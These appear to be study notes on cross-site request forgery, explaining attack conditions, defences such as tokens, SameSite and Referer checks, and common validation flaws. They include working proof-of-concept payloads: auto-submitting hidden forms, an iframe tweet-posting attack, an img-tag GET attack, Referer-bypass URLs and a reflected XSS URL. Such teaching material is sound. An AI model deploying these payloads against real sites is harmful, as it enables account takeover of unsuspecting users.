
[Th 7] Cross-Site Request Forgery

Cross-site request forgery is a vulnerability that allows an attacker to induce a victim to perform an action that he doesn't intend to perform.

For example:



- in this case the victim clicks on the link sent by the attacker
- if the victim is logged in the vulnerable website (example has a stay-logged in cookie) then the request will change the email
- the attacker puts his email in the victim account

How does CSRF work?

In general we have to consider that a CSRF works if there are 3 conditions:

- **a relevant action that the attacker has a reason to induce**
- **cookie-based session handling is used and the vulnerable site identifies who performed the request only by these session cookies**
- **no unpredictable values in the requests, so this means that the requests can be done without using unpredictable parameters and this makes easier the attack**

Let's imagine a web site that allows the email changing in this way:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
```

- with this action the attacker can get the control of the victim account, changing his email
- it uses only the session cookie to identify the owner of the request
- the attacker can easy determine the parameters of the request

So if the attacker hosts a malicious web page and sends it to the victim:

```
<html>
    <body>
        <form action="https://vulnerable-website.com/email/change" method="POST">
            <input type="hidden" name="email" value="pwned@evil-user.net" />
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>
```

- the attacker can easily change the victim email, if the victim is logged in the vulnerable webite

How to deliver a CSRF exploit

Typically, the attacker will place the malicious HTML onto a web site that they control, and then induce victims to visit that web site.

In some cases, CSRF exploits employ the GET method and can be fully self-contained with a single URL on the vulnerable web site. In this situation, the attacker may not need to employ an external site, and can directly feed victims a malicious URL on the vulnerable domain.
For example:

```
<img src="https://vulnerable-website.com/email/change?email=pwned@evil-user.net">
```

XSS vs CSRF

Cross-site scripting (or XSS) allows an attacker to execute arbitrary JavaScript within the browser of a victim user.
Cross-site request forgery (or CSRF) allows an attacker to induce a victim user to perform actions that they do not intend to.

The consequences of XSS vulnerabilities are generally more serious than for CSRF vulnerabilities:

- CSRF can exploit only already implemented actions. It is always blind, the attacker cannot observe the result of the unintended action directly.
- XSS exploit can normally induce a user to perform any action that the user is able to perform, regardless of the functionality in which the vulnerability arises.

Using a protection mechanism for CSRF we can make XSS more difficult, but XSS still very dangerous and CSRF protection are not useful for stored XSS.

Consider this possible reflected XSS:


```
https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>
```


If we use a CSRF protection like tokens it becames more difficult:

```
https://insecure-website.com/status?csrf-token=CIwNZNlR4XbisJF39I8yWnWX9wX4WFoz&message=<script>/*+Bad+stuff+here...+*/</script>
```

- the attacker must predict the csrf-token


Example:
Imagine that twitter checks the request owner only using the session cookie:





- we use this website to perform a tweet post

Malicious website



- the request is similar to the genuine one

Now an attack can be executed using this approach:

```
<html>
  <iframe style="display:none" name="csrf-frame"> ❶
    <form method="POST" action="https://twitter.com/send_a_tweet"
    target="csrf-frame" id="csrf-form"> ❷
      <input type="text" name="tweet_content" value="Follow @vickieli7 on Twitter!">
      <input type='submit' value="Submit">
    </form>
  </iframe>

  <script>document.getElementById("csrf-form").submit();</script> ❸
</html>
```

- the victim goes on the malicious website and the iframe executes the request in automatic way.
- the victim cannot see what is going on

This approach works because is equal to the fact that the user writes the URL in the URL bar, instead FetchAPI is blocked by CORS.

What is the impact of a CSRF attack?

The impact of a CSRF depends on the vulnerable action.
A CSRF in the password changing action can lead to identity thief.
A CSRD in money transfer actions is also a serious problem.

Common defences against CSRF

CRSF TOKEN

A CSRF token is random and unpredictable string that is associated for every form with state-changing actions (POST, PUT, PATCH, DELETE).
The idea is to include it on each state-changing action request.

It must be unique for each session and for each form, in order to avoid reply attacks.
In general, the most secure thing is to bind a CSRF for each specific form and session, but it will cost time and resource to the server, so in general the idea is to have a set of valid CSRF associated to a session in the backend.

The must be generated and stored server-side.

They are sent using a hidden field in the forms or using a cookie.
For example:

```
<form name="change-email-form" action="/my-account/change-email" method="POST">
    <label>Email</label>
    <input required type="email" name="email" value="example@normal-website.com">
    <input required type="hidden" name="csrf" value="50FaWgdOhi9M9wyna8taR1k3ODOR8d6u">
    <button class='button' type='submit'> Update email </button>
</form>
```

When we submit we will have:

```
POST /my-account/change-email HTTP/1.1
```

```
Host: normal-website.com
Content-Length: 70
Content-Type: application/x-www-form-urlencoded

csrf=50FaWgdOhi9M9wyna8taR1k3ODOR8d6u&email=example@normal-website.com
```

Common flaws in CSRF token validation

Validation of CSRF token depends on request method

Some applications correctly validate CSRF tokens when the request uses a POST method but skip the validation if a GET method is used.

```
GET /email/change?email=pwned@evil-user.net HTTP/1.1
Host: vulnerable-website.com
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

Validation of CSRF token depends on token being present

Some applications correctly validate the CSRF token but not validate at all if it is omitted.

An attacker can remove completely it and:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm

email=pwned@evil-user.net
```

CSRF token is simply duplicated in a cookie

In some cases applications do not maintain any server-side record of tokens that have been issued, but instead duplicate each token within a cookie and a request parameter.

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw; csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa

csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa&email=wiener@normal-user.com
```

In this situation the attacker can craft a CSRF token that respects the format requested and then uses it in the request to match the two.

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw; csrf=not_real_csrf_token

csrf=not_real_csrf_token&email=wiener@normal-user.com
```


SAMESITE COOKIE

SameSite is a browser security mechanism that determines when a website's cookies are included in requests originating from other websites.

Basically, we use it to say if a cookie can be transmitted into a request originated by another domain or if it can be transmitted only on requests performed by the same site.

When determining whether a request is same-site or not, the URL scheme is also taken into consideration.

The "site" is retrieved by the URL, we include the schema, the last domain (for example .com, .net etc) and the previous domain of the last one:




This means that a link from

```
http://app.example.com
```

to

```
https://app.example.com
```

is treated as cross-site by most browsers.



Request from	Request to	Same-site?	Same-origin?
`https://example.com`	`https://example.com`	Yes	Yes
`https://app.example.com`	`https://intranet.example.com`	Yes	No: mismatched domain name
`https://example.com`	`https://example.com:8080`	Yes	No: mismatched port
`https://example.com`	`https://example.co.uk`	No: mismatched eTLD	No: mismatched domain name
`https://example.com`	`http://example.com`	No: mismatched scheme	No: mismatched scheme

All major browsers currently support the following SameSite restriction levels:

- `Strict`, only the same identical site can transfer it in the request
  - In simple terms, this means that if the target site for the request does not match the site currently shown in the browser's address bar, it will not include the cookie.
- `Lax`, we send it also when we perform a top-level navigation (scrivo nella barra degli URL)
  - browsers will send the cookie in cross-site requests, but only if both of the following conditions are met:
    - The request uses the `GET` method.
    - The request resulted from a top-level navigation by the user, such as clicking on a link.
    - We protect POST requests, thata are used to perform state-changing actions
- `None`, this effectively disables SameSite restrictions

Developers can manually configure a restriction level for each cookie they set, giving them more control over when these cookies are used.

To do this, they just have to include the `SameSite` attribute in the `Set-Cookie` response header, along with their preferred value:
`Set-Cookie: session=0F8tgdOhi9ynR1M9wa3ODa; SameSite=Strict`

Chrome since 2020 applied a default that is SameSite = Lax

REFERER BASED CSRF DEFENSE

In some cases to protect from CSRF websites use the referer header

Validation of Referer depends on header being present

Some sites validate the Referer header when it is present but not when is obmitted, so an attacker can remove it from the headers, using for examplle in a malicious website:

```
<meta name="referrer" content="never">
```

Validation of Referer can be circumvented

For example, if the application validates that the domain in the Referer starts with the expected value, then the attacker can place this as a subdomain of their own domain:

```
http://vulnerable-website.com.attacker-website.com/csrf-attack
```

At the same time if the application validates only the presence of the legit domain name then an attacker can circumvent it:

```
http://attacker-website.com/csrf-attack?vulnerable-website.com
```

FIREFOX DEFENSE COOKIE JAR

Since 2023 Firefox uses a very clever cookie management that disallows these attacks.
The idea is that each cookie is associated with the location on which the request started.

Now if a user logs in into Instagram then the session cookie is associated to the instagram location.

- if a victim tries to perform a CSRF executing a request from a malicious website then the cookie is not used because in the moment in which the request is performed by the malicious website then firefox open a new session for the starting location (we have to perform another time the authentication for this request)
- so is not possible to perform CSRF

XSS implies CSRF

If there is XSS, the legitimate CSRF token can be stolen.